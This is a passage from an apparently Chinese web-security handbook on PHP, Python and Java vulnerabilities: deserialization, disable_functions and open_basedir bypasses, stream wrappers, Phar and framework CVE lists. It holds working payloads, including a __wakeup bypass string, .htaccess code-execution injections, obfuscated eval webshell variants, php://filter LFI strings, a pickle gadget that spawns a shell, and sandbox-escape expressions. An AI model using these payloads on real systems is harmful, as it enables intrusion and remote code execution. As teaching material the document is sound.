 - 5.1.9.1. 简介
 - 5.1.9.2. Phar文件结构
 - 5.1.9.3. 原理
- 5.1.10. 其它
 - 5.1.10.1. 低精度
 - 5.1.10.2. 弱类型
 - 5.1.10.3. 命令执行
 - 5.1.10.4. 截断
 - 5.1.10.5. 变量覆盖

- 5.1.10.6. 执行系统命令
- 5.1.10.7. Magic函数
- 5.1.10.8. 文件相关敏感函数
- 5.1.10.9. php特性
- 5.1.11. 参考链接
 - 5.1.11.1. Bypass
 - 5.1.11.2. Tricks
 - 5.1.11.3. WebShell
 - 5.1.11.4. Phar
 - 5.1.11.5. 运行

5.1.1. 后门

5.1.1.1. php.ini构成的后门

利用 `auto_prepend_file` 和 `include_path`

5.1.1.2. .user.ini文件构成的PHP后门

`.user.ini`可运行于所有以fastcgi运行的server。利用方式同`php.ini`

5.1.2. 反序列化

5.1.2.1. PHP序列化实现

PHP序列化处理共有三种，分别为php_serialize、php_binary和WDDX（需要编译时开启支持），默认为php_serialize，可通过配置中的 `session.serialize_handler` 修改。

其中PHP处理器的格式为：键名 + 竖线 + 经过serialize()函数序列化处理的值。

其中php_binary处理器的格式为：键名的长度对应的 ASCII 字符 + 键名 + 经过serialize()函数序列化处理的值。

其中php_serialize处理器的格式为：经过serialize()函数序列化处理的数组。

其中php_serialize的实现在 `php-src/ext/standard/var.c` 中，主要函数为 `php_var_serialize_intern`，序列化后的格式如下：

- - boolean
 - - `b:<value>;`
 - `b:1; // true`
 - `b:0; // false`
- - integer
 - - `i:<value>;`
- - double
 - - `d:<value>;`
- - NULL
 - - `N;`
- - string
 - - `s:<length>:<value>;`
 - `s:1:"s";`
- - array
 - - `a:<length>:{key, value};`
 - `a:1:{s:4:"key1";s:6:"value1";} // array("key1" => "value1");`

- object
 - `O:<class_name_length>:<class_name>:<number_of_properties>:{<properties>};`
- reference
 - 指针类型
 - `R:reference;`
 - `O:1:"A":2:{s:1:"a";i:1;s:1:"b";R:2;}`
 - `$a = new A();$a->a=1;$a->b=&$a->a;`

5.1.2.2. PHP反序列化漏洞

php在反序列化的时候会调用 `wakeup` / `sleep` 等函数，可能会造成代码执行等问题。若没有相关函数，在析构时也会调用相关的析构函数，同样会造成代码执行。

另外 `toString` / `call` 两个函数也有利用的可能。

其中 `wakeup` 在反序列化时被触发，`destruct` 在GC时被触发，`toString` 在echo时被触发，`call` 在一个未被定义的函数调用时被触发。

下面提供一个简单的demo。

```

1. class Demo
2. {
3.
4.     public $data;
5.
6.     public function __construct($data)
7.     {
8.         $this->data = $data;
9.         echo "construct<br />";
10.    }
11.
12.    public function __wakeup()
13.    {
14.        echo "wake up<br />";
15.    }
16.
17.    public function __destruct()
18.    {
19.        echo "Data's value is $this->data. <br />";
20.        echo "destruct<br />";
21.    }
22. }
23.
24. var_dump(serialize(new Demo("raw value")));

```

输出

```

1. construct
2. Data's value is raw value.
3. destruct
4. string(44) "O:4:"Demo":1:{s:4:"data";s:9:"raw value";}

```

把序列化的字符串修改一下后，执行

```
unserialize('O:4:"Demo":1:{s:4:"data";s:15:"malicious value";}');
```

输出

```

1. wake up
2. Data's value is malicious value.
3. destruct

```

这里看到，值被修改了。

上面是一个 `unserialize()` 的简单应用，不难看出，如果 `wakeup()` 或者 `destruct()` 有敏感操作，比如读写文件、操作数据库，就可以通过函数实现文件读写或者数据读取的行为。

那么，在 `wakeup()` 中加入判断是否可以阻止这个漏洞呢？在 `wakeup()` 中我们加入一行代码

```

1. public function __wakeup()
2. {
3.     if($this->data != 'raw value') $this->data = 'raw value';
4.     echo "wake up<br />";
5. }

```

但其实还是可以绕过的，在 PHP5 < 5.6.25， PHP7 < 7.0.10 的版本都存在wakeup的漏洞。当反序列化中object的个数和之前的个数不等时，wakeup就会被绕过，于是使用下面的payload

```
unserialize('O:7:"HITCON":1:{s:4:"data";s:15:"malicious value";}');
```

输出

```

1. Data's value is malicious value.
2. destruct

```

这里wakeup被绕过，值依旧被修改了。

5.1.3. Disable Functions

5.1.3.1. 机制实现

PHP中Disable Function的实现是在php-src/Zend/Zend-API.c中。PHP在启动时，读取配置文件中禁止的函数，逐一根据禁止的函数名调用 `zend_disable_function` 来实现禁止的效果。

这个函数根据函数名在内置函数列表中找到对应的位置并修改掉，当前版本的代码如下：

```

1. ZEND_API int zend_disable_function(char *function_name, size_t function_name_length) /* {{{ */
2. {
3.     zend_internal_function *func;
4.     if ((func = zend_hash_str_find_ptr(CG(function_table), function_name, function_name_length))) {
5.         zend_free_internal_arg_info(func);
6.         func->fn_flags &= ~(ZEND_ACC_VARIADIC | ZEND_ACC_HAS_TYPE_HINTS | ZEND_ACC_HAS_RETURN_TYPE);
7.         func->num_args = 0;
8.         func->arg_info = NULL;
9.         func->handler = ZEND_FN(display_disabled_function);
10.        return SUCCESS;
11.    }
12.    return FAILURE;
13. }
```

和函数的实现方式类似，disable classes也是这样实现的

```

1. ZEND_API int zend_disable_class(char *class_name, size_t class_name_length) /* {{{ */
2. {
3.     zend_class_entry *disabled_class;
4.     zend_string *key;
5.
6.     key = zend_string_alloc(class_name_length, 0);
7.     zend_str_tolower_copy(ZSTR_VAL(key), class_name, class_name_length);
8.     disabled_class = zend_hash_find_ptr(CG(class_table), key);
9.     zend_string_release_ex(key, 0);
10.    if (!disabled_class) {
11.        return FAILURE;
12.    }
13.    INIT_CLASS_ENTRY_INIT_METHODS((*disabled_class), disabled_class_new);
14.    disabled_class->create_object = display_disabled_class;
15.    zend_hash_clean(&disabled_class->function_table);
16.    return SUCCESS;
17. }
```

因为这个实现机制的原因，在PHP启动后通过 `ini_set` 来修改 `disable_functions` 或 `disable_classes` 是无效的。

5.1.3.2. Bypass

- - LD_PRELOAD绕过
 - - https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD
- PHP OPcache
- Mail函数
- - imap_open
 - - <https://www.cvedetails.com/cve/cve-2018-19518>

5.1.4. Open Basedir

5.1.4.1. 机制实现

PHP中Disable Function的实现是在php-src/main/fopen-wrappers.c中，实现方式是在调用文件等相关操作时调用函数根据路径来检查是否在basedir内，其中一部分实现代码如下：

```

1.  PHPAPI int php_check_open_basedir_ex(const char *path, int warn)
2.  {
3.      /* Only check when open_basedir is available */
4.      if (PG(open_basedir) && *PG(open_basedir)) {
5.          char *pathbuf;
6.          char *ptr;
7.          char *end;
8.
9.          /* Check if the path is too long so we can give a more useful error
10.         * message. */
11.         if (strlen(path) > (MAXPATHLEN - 1)) {
12.             php_error_docref(NULL, E_WARNING, "File name is longer than the maximum allowed path length on
this platform (%d): %s", MAXPATHLEN, path);
13.             errno = EINVAL;
14.             return -1;
15.         }
16.
17.         pathbuf = estrdup(PG(open_basedir));
18.
19.         ptr = pathbuf;
20.
21.         while (ptr && *ptr) {
22.             end = strchr(ptr, DEFAULT_DIR_SEPARATOR);
23.             if (end != NULL) {
24.                 *end = '\0';
25.                 end++;
26.             }
27.
28.             if (php_check_specific_open_basedir(ptr, path) == 0) {
29.                 efree(pathbuf);
30.                 return 0;
31.             }
32.
33.             ptr = end;
34.         }
35.         if (warn) {
36.             php_error_docref(NULL, E_WARNING, "open_basedir restriction in effect. File(%s) is not within the
allowed path(s): (%s)", path, PG(open_basedir));
37.         }
38.         efree(pathbuf);
39.         errno = EPERM; /* we deny permission to open it */
40.         return -1;
41.     }

```



```
42.  
43.     /* Nothing to check... */  
44.     return 0;  
45. }
```

5.1.5. phpinfo相关漏洞

5.1.5.1. Session.Save

PHP的Session默认handler为文件，存储在 php.ini 的 `session.save_path` 中，若有任意读写文件的权限，则可修改或读取session。从phpinfo中可获得session位置

5.1.5.2. Session.Upload

php.ini默认开启了 `session.upload_progress.enabled` ，该选项会导致生成上传进度文件，其存储路径可以在phpinfo中获取。

那么可以构造特别的报文向服务器发送，在有LFI的情况下即可利用。

5.1.5.3. /tmp临时文件竞争

phpinfo中可以看到上传的临时文件的路径，从而实现LFI

5.1.6. PHP流

5.1.6.1. 简介

流 (Streams) 的概念是在php 4.3引入的，是对流式数据的抽象，用于统一数据操作，比如文件数据、网络数据、压缩数据等。

流可以通过file、open、fwrite、fclose、file_get_contents、file_put_contents等函数操作。

5.1.6.2. 封装协议

PHP 带有很多内置 URL 风格的封装协议，可用于类似 fopen()、copy()、file_exists() 和 filesize() 的文件系统函数。支持的协议可用 `stream_get_wrappers()` 查看。

- `file://` 访问本地文件系统
- `http://` 访问 HTTP(s) 网址
- `ftp://` 访问 FTP(s) URLs
- `php://` 访问各个输入/输出流 (I/O streams)
- `zlib://` 压缩流
- `data://` 数据 (RFC 2397)
- `glob://` 查找匹配的文件路径模式
- `phar://` PHP 归档
- `ssh2://` Secure Shell 2
- `rar://` RAR
- `ogg://` 音频流
- `expect://` 处理交互式的流

5.1.6.3. PHP支持流

PHP 提供了一些输入/输出 (IO) 流，允许访问 PHP 的输入输出流、标准输入输出和错误描述符，内存中、磁盘备份的临时文件流以及可以操作其他读取写入文件资源的过滤器。

需要注意的是，流不受 `allow_url_fopen` 限制，但是 `php://input`、`php://stdin`、`php://memory` 和 `php://temp` 受限于 `allow_url_include`。

5.1.6.3.1. 输入输出流

`php://stdin`、`php://stdout` 和 `php://stderr` 允许直接访问 PHP 进程相应的输入或者输出流。数据流引用了复制的文件描述符，所以如果在打开 `php://stdin` 并在之后关了它，仅是关闭了复制品，真正被引用的 STDIN 并不受影响。

其中 `php://stdin` 是只读的，`php://stdout` 和 `php://stderr` 是只写的。

5.1.6.3.2. fd

`php://fd` 允许直接访问指定的文件描述符。例如 `php://fd/3` 引用了文件描述符 3。

5.1.6.3.3. memory与temp

`php://memory` 和 `php://temp` 是一个类似文件包装器的数据流，允许读写临时数据。两者的唯一区别是 `php://memory` 总是把数据储存在内存中，而 `php://temp` 会在内存量达到预定义的限制后（默认是 2MB）存入临时文件中。临时文件位置的决定和 `sys_get_temp_dir()` 的方式一致。

`php://temp` 的内存限制可通过添加 `/maxmemory:NN` 来控制，NN 是以字节为单位、保留在内存的最大数据量，超过则使用临时文件。

5.1.6.3.4. input

`php://input` 是个可以访问请求的原始数据的只读流。POST 请求的情况下，最好使用 `php://input` 来代替 `$HTTP_RAW_POST_DATA`，因为它不依赖于特定的 `php.ini` 指令。而且，这样的情况下 `$HTTP_RAW_POST_DATA` 默认没有填充，比激活 `always_populate_raw_post_data` 潜在需要更少的内存。`enctype="multipart/form-data"` 的时候 `php://input` 是无效的。

5.1.6.4. filter

`php://filter` 是一种元封装器，设计用于数据流打开时的筛选过滤应用。PHP默认提供了一些流过滤器，除此之外，还可以使用各种自定义过滤器。

`filter`有`resource`，`read`，`write`三个参数，`resource`参数是必须的。它指定了你要筛选过滤的数据流。`read`和`write`是可选参数，可以设定一个或多个过滤器名称，以管道符（|）分隔。

5.1.6.4.1. 过滤器列表

可以通过 `stream_get_filters()` 获取已经注册的过滤器列表。其中PHP内置的过滤器如下：

- - 字符串过滤器
 - `string.rot13`
 - `string.toupper`
 - `string.tolower`
 - `string.strip_tags`
- - 转换过滤器
 - `convert.base64-encode`
 - `convert.base64-decode`
 - `convert.quoted-printable-encode`
 - `convert.quoted-printable-decode`

- `convert.iconv.*`
- - 压缩过滤器
 - - `zlib.deflate`
 - `zlib.inflate`
 - `bzip2.compress`
 - `bzip2.decompress`
- - 加密过滤器
 - - `mcrypt.` `ciphername`
 - `mdecrypt.` `ciphername`

5.1.6.4.2. 过滤器利用tricks

- - LFI
 - - `php://filter/convert.base64-encode/resource=index.php`
- XXE读取文件时会因而解析报错，可用base64编码
- base64编码会弃掉未在码表内的字符，可用于绕过一些文件格式
- 部分 `convert` 会有大量的资源消耗，可用作DoS
- `rot13` / `convert` 转换 过WAF

5.1.7. htaccess injection payload

5.1.7.1. file inclusion

```
1. php_value auto_append_file /etc/hosts
```

5.1.7.2. code execution

```
1. php_value auto_append_file .htaccess
2. #<?php phpinfo();
```

5.1.7.3. file inclusion

```
1. php_flag allow_url_include 1
2. php_value auto_append_file data://text/plain;base64,PD9waHAgaGcGhwaw5mbygp0w==
3. #php_value auto_append_file data://text/plain,%3C%3Fphp+phpinfo%28%29%3B
4. #php_value auto_append_file https://sektioneins.de/evil-code.txt
```

5.1.7.4. code execution with UTF-7

```
1. php_flag zend.multibyte 1
2. php_value zend.script_encoding "UTF-7"
3. php_value auto_append_file .htaccess
4. #+ADw?php phpinfo()+ADs
```

5.1.7.5. Source code disclosure

```
1. php_flag engine 0
```

5.1.8. WebShell

5.1.8.1. 常见变形

- - GLOBALS
 - - `eval($GLOBALS['_POST']['op']);`
- - `$_FILE`
 - - `eval($_FILE['name']);`
- - 拆分
 - - `assert($_P0."ST" ['sz']);`
- - 动态函数执行
 - - `$k="ass"."ert"; $k($_P0."ST" ['sz']);`
- - create_function
 - - `$function = createfunction('$code',strrev('lave').'('.strrev('TEG$').'["code"]);');$function();`
- preg_replace
- rot13
- base64
- - 进制转化
 - - `"\x62\x61\x163\x65\x36\x34\x137\x144\x145\x63\x6f\x144\x145"`
- - 利用文件名
 - - `FILE`

5.1.8.2. 字符串变形函数

- ucwords
- ucfirst
- trim
- substr_replace
- substr


```

18. $__='_';
19. $__=$;
20. $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++; // P
21. $___.=$__;
22. $__=$;
23. $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++; // 0
24. $___.=$__;
25. $__=$;
26. $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
    // S
27. $___.=$__;
28. $__=$;
29. $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
    ++; // T
30. $___.=$__;
31.
32. $_=$$___.
33. $__=(base64_decode($_[ ]));

```

5.1.9. Phar

5.1.9.1. 简介

Phar (PHP Archive) 文件是一种打包格式，将PHP代码文件和其他资源放入一个文件中来实现应用程序和库的分发。

在来自Secarma的安全研究员Sam Thomas在18年的Black Hat上提出后利用方式后，开始受到广泛的关注。

Phar可利用是因为Phar以序列化的形式存储用户自定义的meta-data，而以流的形式打开的时候，会自动反序列化，从而触发对应的攻击载荷。

5.1.9.2. Phar文件结构

Phar由四个部分组成，分别是 `stub` / `manifest` / 文件内容 / 签名。 `stub` 需要 `__HALT_COMPILER();` 这个调用在PHP代码中。

`manifest` 包含压缩文件的权限、属性、序列化形式存储的meta-data等信息，这是攻击的核心部分，主要就是解析Phar时对meta-data的反序列化。

5.1.9.3. 原理

phar的实现在 `php-src/ext/phar/phar.c` 中，主要是 `phar_parse_metadata` 函数在解析phar文件时调用了 `php_var_unserialize` ，因而造成问题。

而php在文件流处理过程中会调用 `_php_stream_stat_path` (/main/streams/streams.c) ，而后间接调用 `phar_wrapper_stat` ，所以大量的文件操作函数都可以触发phar的反序列化问题。

目前已知部分的触发函数有：

```
fileatime / filectime / filemtime / stat / fileinode / fileowner / filegroup /
fileperms / file / file_get_contents / readfile / fopen / file_exists / is_dir /
is_executable / is_file / is_link / is_readable / is_writeable / is_writable /
parse_ini_file / unlink / copy / exif_thumbnail / exif_imagetype / imageloadfont /
imagecreatefrom* / hash_hmac_file / hash_file / hash_update_file / md5_file /
sha1_file / get_meta_tags / get_headers / getimagesize / getimagesizefromstring
```

5.1.10. 其它

5.1.10.1. 低精度

php中并不是用高精度来存储浮点数，而是用使用 IEEE 754 双精度格式，造成在涉及到浮点数比较的时候可能会出现预期之外的错误。比如 `php -r "var_dump(0.2+0.7==0.9);"` 这行代码的输出是 `bool(false)` 而不是 `bool(true)`。这在一些情况下可能出现问題。

5.1.10.2. 弱类型

如果使用 `==` 来判断相等，则会因为类型推断出现一些预料之外的行为，比如magic hash，指当两个md5值都是 `0e[0-9]{30}` 的时候，就会认为两个hash值相等。另外在判断字符串和数字的时候，PHP会自动做类型转换，那么 `1=="1a.php"` 的结果会是true

另外在判断一些hash时，如果传入的是数组，返回值会为 `NULL`，因此在判断来自网络请求的数据的哈希值时需要先判断数据类型。

同样的，`strcmp()` `ereg()` `strpos()` 这些函数在处理数组的时候也会异常，返回NULL。

5.1.10.3. 命令执行

`preg_replace` 第一个参数是//e的时候，第二个参数会被当作命令执行

5.1.10.4. 截断

PHP字符存在截断行为，可以使用 `ereg` / `%00` / `iconv` 等实现php字符截断的操作，从而触发漏洞。

5.1.10.5. 变量覆盖

当使用 `extract` / `parse_str` 等函数时，或者使用php的 `$$` 特性时，如果没有正确的调用，则可能使得用户可以任意修改变量。

5.1.10.6. 执行系统命令

禁用的函数可以在phpinfo中的 `disable_functions` 中查看

- `pcntl_exec`
- `exec`
- `passthru`
- `popen`
- `shell_exec`
- `system`

- `proc_open`

5.1.10.7. Magic函数

- `__construct()` 构建对象的时被调用
- `__destruct()` 销毁对象或脚本结束时被调用
- `__call()` 调用不可访问或不存在的方法时被调用
- `__callStatic()` 调用不可访问或不存在的静态方法时被调用
- `__get()` 读取不可访问或不存在属性时被调用
- `__set()` 给不可访问或不存在属性赋值时被调用
- `__isset()` 对不可访问或不存在的属性调用 `isset` 或 `empty()` 时被调用
- `__unset()` 对不可访问或不存在的属性进行 `unset` 时被调用
- `__sleep()` 对象序列化时被调用
- `__wakeup()` 对象反序列化时被调用
- `__toString()` 当一个类被转换成字符串时被调用
- `__invoke()` 对象被以函数方式调用时被调用
- `__set_state()` 调用 `var_export()` 导出类时被调用
- `__clone()` 进行对象clone时被调用
- `__debugInfo()` 调用 `var_dump()` 打印对象时被调用

5.1.10.8. 文件相关敏感函数

- `move_uploaded_file`
- `file_put_contents` / `file_get_contents`
- `unlink`
- `fopen` / `fgets`

5.1.10.9. php特性

- php自身在解析请求的时候，如果参数名字中包含" "、"."、"["这几个字符，会将他们转换成下划线
- 由于历史原因，`urlencode` 和RFC3896存在一定的不同，PHP另外提供了 `rawurlencode` 对RFC3896完成标准的实现

5.1.11. 参考链接

5.1.11.1. Bypass

- [php open basedir bypass](#)
- [open basedir bypass](#)
- [Bypass Disable functions Shell](#)

5.1.11.2. Tricks

- [php wrappers](#)
- [反序列化之PHP原生类的利用](#)
- [php解密的数种方法](#)
- [Surprising CTF task solution using php://filter](#)

5.1.11.3. WebShell

- [PHP htaccess inject](#)
- [php木马加密](#)
- [PHP WebShell变形技术总结](#)
- [一些不包含数字和字母的webshell](#)

5.1.11.4. Phar

- [US Black Hat 2018 Phar](#)
- [利用 phar 拓展 php 反序列化漏洞攻击面](#)
- [Phar与Stream Wrapper造成PHP RCE的深入挖掘](#)

5.1.11.5. 运行

- [Learning the PHP lifecycle](#)
- [PHP7内核剖析](#)

5.2. Python

内容索引：

- [5.2.1. 格式化字符串](#)
- [5.2.2. 反序列化](#)
 - [5.2.2.1. pickle](#)
 - [5.2.2.2. 其他](#)
- [5.2.3. 沙箱](#)
 - [5.2.3.1. 常用函数](#)
 - [5.2.3.2. 绕过](#)
 - [5.2.3.3. 防御](#)
- [5.2.4. 框架](#)
 - [5.2.4.1. Django](#)
 - [5.2.4.2. Flask](#)
- [5.2.5. 危险函数 / 模块列表](#)
 - [5.2.5.1. 命令执行](#)
 - [5.2.5.2. 危险第三方库](#)
 - [5.2.5.3. 反序列化](#)
- [5.2.6. 参考链接](#)

5.2.1. 格式化字符串

在Python中，有两种格式化字符串的方式，在Python2的较低版本中，格式化字符串的方式为 `"this is a %s" % "test"`，之后增加了format的方式，语法为 `"this is a {}".format('test')` 或者 `"this is a {test}".format(test='test')`

当格式化字符串由用户输入时，则可能会造成一些问题，下面是一个最简单的例子

```
1. >>> 'class of {0} is {0.__class__}'.format(42)
2. "class of 42 is <class 'int'>"
```

从上面这个简单的例子不难知道，当我们可以控制要format的字符串时，则可以使用 `__init__` / `globals` 等属性读取一些比较敏感的值，甚至任意执行代码。

5.2.2. 反序列化

5.2.2.1. pickle

```
1. >>> class A(object):
2. ...     a = 1
3. ...     b = 2
4. ...     def __reduce__(self):
5. ...         return (subprocess.Popen, (('cmd.exe',),))
6. ...
7. >>> cPickle.dumps(A())
8. "csubprocess\nPopen\np1\n((S'cmd.exe'\nnp2\ntp3\ntp4\nRp5\n."
```

5.2.2.2. 其他

- PyYAML
- marshal
- shelve

5.2.3. 沙箱

5.2.3.1. 常用函数

- `eval / exec / compile`
- `dir / type`
- `globals / locals / vars`
- `getattr / setattr`

5.2.3.2. 绕过

- 最简单的思路是在已有的模块中import，如果那个模块中已经 import 可以利用的模块就可以使用了
- 在父类中寻找可用的模块，最常见payload是 `(().class.bases[0].subclasses())` 或者用魔术方法获取全局作用域 `init.func.globals`
- 有些网站没有过滤 pickle 模块，可以使用 pickle 实现任意代码执行，生成 payload 可以使用 <https://gist.github.com/freddyb/3360650>
- 有的沙箱把相关的模块代码都被删除了，则可以使用libc中的函数，Python 中调用一般可以使用 ctypes 或者 cffi。
- `"A"B" == "AB"`

5.2.3.3. 防御

Python官方给出了一些防御的建议

- 使用Jython并尝试使用Java平台来锁定程序的权限
- 使用fakeroot来避免
- 使用一些rootjail的技术

5.2.4. 框架

5.2.4.1. Django

5.2.4.1.1. 历史漏洞

- [CVE-2016-7401 CSRF Bypass](#)
- [CVE-2017-7233/7234 Open redirect vulnerability](#)
- [CVE-2017-12794 debug page XSS](#)

5.2.4.1.2. 配置相关

- Nginx 在为 Django 做反向代理时，静态文件目录配置错误会导致源码泄露。访问 `/static..` 会 301 重定向到 `/static../`

5.2.4.2. Flask

Flask默认使用客户端session，使得session可以被伪造

5.2.5. 危险函数 / 模块列表

5.2.5.1. 命令执行

- `os.popen`
- `os.system`
- `os.spawn`
- `os.fork`
- `os.exec`
- `popen2`
- `commands`
- `subprocess`
- `exec`
- `execfile`
- `eval`
- `timeit.sys`
- `timeit.timeit`
- `platform.os`
- `platform.sys`
- `platform.popen`
- `pty.spawn`
- `pty.os`
- `bdb.os`
- `cgi.sys`
- ...

5.2.5.2. 危险第三方库

- `Template`
- `subprocess32`

5.2.5.3. 反序列化

- `marshal`
- `PyYAML`
- `pickle`
- `cPickle`
- `shelve`
- `PIL`

5.2.6. 参考链接

- [python security](#)
- [Python字符串格式化漏洞](#)
- [Be Careful with Python's New-Style String Format](#)
- [Python pickle反序列化](#)
- [Python 沙箱通用绕过](#)
- [Python 沙箱 官方wiki](#)
- [Python eval的常见错误封装及利用原理](#)
- [Python安全和代码审计相关资料收集](#)
- [一文看懂Python沙箱逃逸](#)

5.3. Java

内容索引:

- 5.3.1. 基本概念
 - 5.3.1.1. JVM
 - 5.3.1.2. JDK
 - 5.3.1.3. JMX
 - 5.3.1.4. OGNL
- 5.3.2. 框架
 - 5.3.2.1. Servlet
 - 5.3.2.2. Struts 2
 - 5.3.2.3. Spring
- 5.3.3. 容器
 - 5.3.3.1. Tomcat
 - 5.3.3.2. Weblogic
 - 5.3.3.3. JBoss
 - 5.3.3.4. Jetty
- 5.3.4. 沙箱
 - 5.3.4.1. 简介
 - 5.3.4.2. 相关CVE
- 5.3.5. 反序列化
 - 5.3.5.1. 简介
 - 5.3.5.2. Sink
 - 5.3.5.3. 漏洞利用
 - 5.3.5.4. 漏洞修复和防护
- 5.3.6. RMI
 - 5.3.6.1. 简介
 - 5.3.6.2. 调用步骤
 - 5.3.6.3. 样例
 - 5.3.6.4. T3协议
 - 5.3.6.5. JRMP
- 5.3.7. JNDI
 - 5.3.7.1. 简介
 - 5.3.7.2. JNDI注入
 - 5.3.7.3. 攻击载荷
- 5.3.8. 参考链接
 - 5.3.8.1. 官方文档
 - 5.3.8.2. 反序列化
 - 5.3.8.3. 沙箱
 - 5.3.8.4. 框架
 - 5.3.8.5. RMI
 - 5.3.8.6. JNDI

5.3.1. 基本概念

5.3.1.1. JVM

JVM是Java平台的核心，以机器代码来实现，为程序执行提供了所需的所有基本功能，例如字节码解析器、JIT编译器、垃圾收集器等。由于它是机器代码实现的，其同样受到二进制文件受到的攻击。

JCL是JVM自带的一个标准库，含有数百个系统类。默认情况下，所有系统类都是可信任的，且拥有所有的特权。

5.3.1.2. JDK

Java开发工具包（Java Development Kit，JDK）是Oracle公司发布的Java平台，有标准版（Standard Edition，Java SE）、企业版（Enterprise Edition，Java EE）等版本。

在最开始，JDK以二进制形式发布，而后在2006年11月17日，Sun以GPL许可证发布了Java的源代码，于是之后出现了OpenJDK。

5.3.1.3. JMX

JMX（Java Management Extensions，Java管理扩展）是一个为应用程序植入管理功能的框架。

5.3.1.4. OGNL

OGNL（Object-Graph Navigation Language，对象导航语言）是一种功能强大的表达式语言，通过简单一致的表达式语法，提供了存取对象的任意属性、调用对象的方法、遍历整个对象的结构图、实现字段类型转化等功能。

Struts2中使用了OGNL，提供了一个ValueStack类。ValueStack分为root和context两部分。root中是当前的action对象，context中是ActionContext里面所有的内容。

5.3.2. 框架

5.3.2.1. Servlet

5.3.2.1.1. 简介

Servlet (Server Applet) 是Java Servlet的简称, 称为小服务程序或服务连接器, 是用Java编写的服务器端程序, 主要功能在于交互式地浏览和修改数据, 生成动态Web内容。

狭义的Servlet是指Java语言实现的一个接口, 广义的Servlet是指任何实现了这个Servlet接口的类, 一般情况下, 人们将Servlet理解为后者。Servlet运行于支持Java的应用服务器中。从原理上讲, Servlet可以响应任何类型的请求, 但绝大多数情况下Servlet只用来扩展基于HTTP协议的Web服务器。

5.3.2.1.2. 生命周期为

- 客户端请求该 Servlet
- 加载 Servlet 类到内存
- 实例化并调用init()方法初始化该 Servlet
- service() (根据请求方法不同调用 `doGet()` / `doPost()` / ... / `destroy()`)

5.3.2.1.3. 接口

`init()`

在 Servlet 的生命期中, 仅执行一次 `init()` 方法, 在服务器装入 Servlet 时执行。

`service()`

`service()` 方法是 Servlet 的核心。每当一个客户请求一个HttpServlet对象, 该对象的 `service()` 方法就要被调用, 而且传递给这个方法一个"请求"(ServletRequest)对象和一个"响应"(ServletResponse)对象作为参数。

5.3.2.2. Struts 2

5.3.2.2.1. 简介

Struts2是一个基于MVC设计模式的Web应用框架, 它本质上相当于一个servlet, 在MVC设计模式中, Struts2作为控制器(Controller)来建立模型与视图的数据交互。

5.3.2.2.2. 请求流程

- 客户端发送请求的tomcat服务器
- 请求经过一系列过滤器
- FilterDispatcher调用ActionMapper来决定这个请求是否要调用某个Action

- ActionMppaer决定调用某个ActionFilterDispatcher把请求给ActionProxy
- ActionProxy通过Configuration Manager查看structs.xml，找到对应的Action类
- ActionProxy创建一个ActionInvocation对象
- ActionInvocation对象回调Action的execute方法
- Action执行完毕后，ActionInvocation根据返回的字符串，找到相应的result，通过HttpServletResponse返回给服务器

5.3.2.2.3. 相关CVE

- CVE-2016-3081 (S2-032)
- CVE-2016-3687 (S2-033)
- CVE-2016-4438 (S2-037)
- [CVE-2017-5638](#)
- CVE-2017-7672
- CVE-2017-9787
- CVE-2017-9793
- CVE-2017-9804
- [CVE-2017-9805](#)
- [CVE-2017-12611](#)
- CVE-2017-15707
- CVE-2018-1327
- CVE-2018-11776

5.3.2.3. Spring

5.3.2.3.1. 简介

Spring一般指的是Spring Framework，一个轻量级Java应用程序开源框架，提供了简易的开发方式。

5.3.2.3.2. Spring MVC

Spring MVC根据Spring的模式设计的MVC框架，主要用于开发Web应用，简化开发。

5.3.2.3.3. Spring Boot

Spring在推出之初方案较为繁琐，因此提供了Spring Boot作为自动化配置工具，降低项目搭建的复杂度。

5.3.2.3.4. 请求流程

- 用户发送请求给服务器
- 服务器收到请求，使用DispatchServlet处理
- Dispatch使用HandleMapping检查url是否有对应的Controller，如果有，执行
- 如果Controller返回字符串，ViewResolver将字符串转换成相应的视图对象
- DispatchServlet将视图对象中的数据，输出给服务器
- 服务器将数据输出给客户端

5.3.3. 容器

常见的Java服务器有Tomcat、Weblogic、JBoss、GlassFish、Jetty、Resin、IBM Websphere等，这里对部分框架做一个简单的说明。

5.3.3.1. Tomcat

Tomcat是一个轻量级应用服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，用于开发和调试JSP程序。

在收到请求后，Tomcat的处理流程如下：

- 客户端访问Web服务器，发送HTTP请求
- Web服务器接收到请求后，传递给Servlet容器
- Servlet容器加载Servlet，产生Servlet实例后，向其传递表示请求和响应的对象
- Servlet实例使用请求对象得到客户端的请求信息，然后进行相应的处理
- Servlet实例将处理结果通过响应对象发送回客户端，容器负责确保响应正确送出，同时将控制返回给Web服务器

Tomcat服务器是由一系列可配置的组件构成的，其中核心组件是Catalina Servlet容器，它是所有其他Tomcat组件的顶层容器。

5.3.3.1.1. 相关CVE

- - CVE-2019-0232
 - - <https://github.com/pyn3rd/CVE-2019-0232/>
- - CVE-2017-12615
 - - https://mp.weixin.qq.com/s?__biz=MzI1NDg4MTIxMw==&mid=2247483659&idx=1&sn=c23b3a3b3b43d70999bdbe644e79f7e5
- CVE-2013-2067
- CVE-2012-4534
- CVE-2012-4431
- CVE-2012-3546
- CVE-2012-3544
- CVE-2012-2733
- CVE-2011-3375
- CVE-2011-3190
- CVE-2008-2938

5.3.3.2. Weblogic

5.3.3.2.1. 简介

WebLogic是美国Oracle公司出品的一个Application Server，是一个基于Java EE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。其将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

WebLogic对业内多种标准的全面支持，包括EJB、JSP、Servlet、JMS、JDBC等。

5.3.3.2.2. 相关CVE

- CVE-2019-2658
- CVE-2019-2650
- CVE-2019-2649
- CVE-2019-2648
- CVE-2019-2647
- CVE-2019-2646
- CVE-2019-2645
- - CVE-2019-2618
 - - <https://github.com/jas502n/cve-2019-2618/>
- CVE-2019-2615
- CVE-2019-2568
- CVE-2018-3252
- CVE-2018-3248
- CVE-2018-3245
- CVE-2018-3201
- CVE-2018-3197
- - CVE-2018-3191
